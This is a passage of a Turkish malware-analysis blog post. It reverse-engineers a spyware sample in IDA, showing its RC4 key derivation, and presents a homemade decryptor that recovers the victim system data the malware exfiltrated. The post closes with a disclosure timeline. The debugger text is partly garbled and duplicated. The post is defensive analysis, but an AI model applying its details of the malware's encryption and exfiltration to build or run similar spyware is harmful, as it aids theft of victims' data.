Debug View Structures Enums

IDA View-EIP

```
loc_4355F6: ; duvBufLen
push ebx
push esi
call sub_437120 ; siFrelemeye gidiyor
add esp, 8
test al, al
jz short loc_4355B8
```

General registers

Register	Value	Comment
EAX	002761D0	debug019:002761D0
EBX	000001BE	
ECX	00000000	
EDX	00000002	
ESI	002761D0	debug019:002761D0
EDI	00276000	debug019:00276000
EBP	0018FA88	Stack[00000818]:0018FA88
ESP	0018F668	Stack[00000818]:0018F668
EIP	004355F8	sub_435560+98
EFL	00000212	

Stack view

Address	Value	Comment
0018F668	002761D0	debug019:002761D0
0018F66C	000001BE	
0018F670	0059B2C8	.data:word_59B2C8
0018F674	00273860	debug019:00273860
0018F678	00000001	
0018F67C	0018F6A8	Stack[00000818]:0018F6A8
0018F680	7796E0B8	ntdll.dll:ntdll_EtwEventActivit
0018F684	00000000	
0018F688	00000001	
0018F68C	7796E0C0	ntdll.dll:ntdll_EtwEventActivit
0018F690	0018F6B8	Stack[00000818]:0018F6B8
0018F694	75BEE8A6	wininet.dll:wininet_HttpAddRequ
0018F698	75C89E7C	wininet.dll:75C89E7C
0018F69C	00000004	
0018F6A0	00000001	
0018F6A4	0018F804	Stack[00000818]:0018F804

Hex View-1

Address	Value	Comment
00276190	41 00 70 00 70 00 44 00	A.p.p.D.a.t.a.\.
00276194	4C 00 6F 00 63 00 61 00	L.o.c.a.l.\.T.e.
00276198	60 00 70 00 AB AB AB AB	n.p.30000000e e
0027619C	00 00 00 00 00 00 00 00	n*64 ..
002761A0	4E A9 54 43 B4 01 00	INITC ...1.0..
002761A4	30 00 32 00 3A 00 62 00	0.2..b.5..:2.6.
002761A8	3A 00 61 00 33 00 3A 00	..3..:3.0..U.
002761AC	49 00 4E 00 2D 00 41 00	I.N..A.7.D.C.D.
002761B0	58 00 58 00 33 00 53 00	P.P.3.S.C.M..1.
002761B4	39 00 32 00 2E 00 31 00	9.2..1.6.8...9.
002761B8	32 00 2E 00 31 00 39 00	2..1.9.4...7.8.
002761BC	2E 00 31 00 38 00 31 00	..1.8.1...1.3.2.
002761C0	2E 00 32 00 30 00 36 00	..2.0.6...U.i.n.
002761C4	64 00 6F 00 77 00 73 00	D.O.W.S..7..S.
002761C8	65 00 72 00 76 00 69 00	e.r.v.i.c.e.e..P.
002761CC	61 00 63 00 68 00 20 00	a.c.k...i..l..G.e.
002761D0	6E 00 75 00 69 00 6E 00	n.u.i.n.e.i.l.n.t.
002761D4	65 00 6C 00 20 00 78 00	e.l.l..x.8.6...2.

Output window

Flushing buffers, please wait...ok

Python

AD: idle Down Disk: 23GB

IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

```
mov ecx, [esp+3Ch+phHash]
mov edx, [esp+3Ch+phProv]
lea eax, [esp+3Ch+phKey]
push eax
push 80000000 ; phKey
push ecx ; dwFlags
push 6801h ; Algid
push edx ; hProv
call ds:CryptDeriveKey
test eax, eax
jz short loc_437270
```

General registers

Register	Value	Comment
EAX	002761D0	debug019:002761D0
EBX	000001BE	
ECX	00000000	
EDX	00000002	
ESI	002761D0	debug019:002761D0
EDI	00276000	debug019:00276000
EBP	0018FA88	Stack[00000818]:0018FA88
ESP	0018F668	Stack[00000818]:0018F668
EIP	004355F8	sub_435560+98
EFL	00000212	

Stack view

Address	Value	Comment
0018F668	002761D0	debug019:002761D0
0018F66C	000001BE	
0018F670	0059B2C8	.data:word_59B2C8
0018F674	00273860	debug019:00273860
0018F678	00000001	
0018F67C	0018F6A8	Stack[00000818]:0018F6A8
0018F680	7796E0B8	ntdll.dll:ntdll_EtwEventActivit
0018F684	00000000	
0018F688	00000001	
0018F68C	7796E0C0	ntdll.dll:ntdll_EtwEventActivit
0018F690	0018F6B8	Stack[00000818]:0018F6B8
0018F694	75BEE8A6	wininet.dll:wininet_HttpAddRequ
0018F698	75C89E7C	wininet.dll:75C89E7C
0018F69C	00000004	
0018F6A0	00000001	
0018F6A4	0018F804	Stack[00000818]:0018F804

Hex View-1


Address	Value	Comment
00276190	41 00 70 00 70 00 44 00	A.p.p.D.a.t.a.\.
00276194	4C 00 6F 00 63 00 61 00	L.o.c.a.l.\.T.e.
00276198	60 00 70 00 AB AB AB AB	n.p.30000000e e
0027619C	00 00 00 00 00 00 00 00	n*64 ..
002761A0	4E A9 54 43 B4 01 00	INITC ...1.0..
002761A4	30 00 32 00 3A 00 62 00	0.2..b.5..:2.6.
002761A8	3A 00 61 00 33 00 3A 00	..3..:3.0..U.
002761AC	49 00 4E 00 2D 00 41 00	I.N..A.7.D.C.D.
002761B0	58 00 58 00 33 00 53 00	P.P.3.S.C.M..1.
002761B4	39 00 32 00 2E 00 31 00	9.2..1.6.8...9.
002761B8	32 00 2E 00 31 00 39 00	2..1.9.4...7.8.
002761BC	2E 00 31 00 38 00 31 00	..1.8.1...1.3.2.
002761C0	2E 00 32 00 30 00 36 00	..2.0.6...U.i.n.
002761C4	64 00 6F 00 77 00 73 00	D.O.W.S..7..S.
002761C8	65 00 72 00 76 00 69 00	e.r.v.i.c.e.e..P.
002761CC	61 00 63 00 68 00 20 00	a.c.k...i..l..G.e.
002761D0	6E 00 75 00 69 00 6E 00	n.u.i.n.e.i.l.n.t.
002761D4	65 00 6C 00 20 00 78 00	e.l.l..x.8.6...2.

Output window

Flushing buffers, please wait...ok

Python

AD: idle Down Disk: 23GB



Anahtarın oluşturulmasında kullanılan karakter dizisini bulduktan sonra Python ile RC4 şifrelenen veriyi çözen bir program hazırlamaya karar verdim ve ortaya adına Polgov Decryptor verdiğim araç çıkıverdi. Bu araç sayesinde ağlarında paket kaydı (full packet capture) yapanların geçmişte sistemlerinden sızan şifreli verileri çözebileceklerine ümit ediyorum.

```
C:\WINDOWS\system32\cmd.exe

=====
Polgov Decryptor v1.0 [https://www.mertsarica.com]
=====


[*] Encrypted data: Xse6YMBpp41xbkuGWhbH1151RryXs7GYOzvobBfRvyUNKJpBQpNg8Fr9ACEp+mekjx+JkZcb40yNxAKh+r/pFduZsviHQq2g3Rwy
fz1Kqd731PbPxWlv1oSdyei4a7XgeeJFn/eglHorsho+DaCsyX5Y48rfXDWF0tn9LZqVCTPnpBERy0a1R517DtscVw0o0y0VXRHjWM/v3PxEat96QiBcruyK
7vXkmsr20e1GpP6opBzzh0Brk5FRqgr3KfhPidqnuUpRYZjrfs71QV0no+HtNavevzhjHDFz8Q1reaa6C54aJXCpqEKfkhc6bQcgcDnh4TAB7KUEGSef09pc
0/KcSqner6mkharZTJ1ITK9Xo7mEVAByl32Q5ypCE3hAoZwHEdLyJy8aarneA40BNASya3KC1d3rCJOApKZAPbj8Tvzn3zBeTrQHqnvbz4wcjLGg/15rkGJw
tB/A5nfBJwswBgyd1+p4qyMeRV9SnoJ9H+ZtMI8VA5oqNQq11VjC0Q1PIMpm0FyG/8iMzQz9K1MzA/wne1/2BbKp0HJB1jHuVmFkb/SWQLhbyGg0hD1RqTCg
9GhrqgeQGgIGrDA=

[*] Decrypted data: INITC| 01 0 : 0 2 : b 5 : 2 6 : a 3 : 3 0      W I N - A 7 D C B P P 3 S C M   1 9 2 . 1 6 8
9 2 . 1 9 4      7 8 . 1 8 1 . 1 3 2 . 2 0 6   W i n d o w s   7   S e r v i c e   P a c k   1       G e n u i n e
n t e l   x 8 6      2 3 9 4      2 0 4 7      M e r t       U s e r       h t t p = 1 2 7 . 0 . 0 . 1 :
8 8 8 ; h t t p s = 1 2 7 . 0 . 0 . 1 : 8 8 8 8      V M W A R E      N / A   D E F A U L T   C : \ U s e r s \ M e
t \ A p p D a t a \ L o c a l \ T e m p

C:\Users\Mert\Desktop>
```

Sonuç itibariyle kum havuzu (sandbox) raporlarından da elde edilen bilgiler ışığında, sistem üzerinden ses, tuş kaydı ve parola bilgilerini çalabilen, adını bilemediğim bu ileri seviye casus yazılım ile birilerinin uzun bir süredir Linux, Windows ve macOS kullanıcılarını hedef aldığını görebiliyoruz. Özellikle APT zararlı yazılımlarında karşılaştığımız LUA betik dili kullanımının bu zararlı yazılımda da kullanılıyor olması bu zararlı yazılımın arkasında organize bir grubun olabileceği şüphesini arttırıyor. Son olarak Windows kullanıcıları kadar Linux ve macOS kullanıcılarına da internet sitelerini gezerken dikkatli ve tedbirli olmalarında fayda olacaktır.

Yazıma son noktayı koymadan önce, zararlı yazılıma ilişkin yapmış olduğum bildirime geri dönüşte bulunup, çalışma başlatan Siber Suçlarla Mücadele Daire Başkanlığı'na sorumlu bir vatandaş olarak teşekkür eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Tarihçe:

13 Kasım'da USOM'a konuya ilişkin bildirimde bulundum.

20 Kasım'da Siber Suçlar Daire Başkanlığı'na bildirimde bulundum.

22 Kasım'da zararlı yazılımları barındıran üniversite yetkilisine konuya ilişkin bildirimde bulundum.

29 Kasım'da USOM tarafından kurumlara zararlı bağlantı adresleri ile ilgili uyarı e-postası gönderildi.

Not: Bu yazı ayrıca Pi Hediye Var #9 oyununun çözüm yolunu da içermektedir.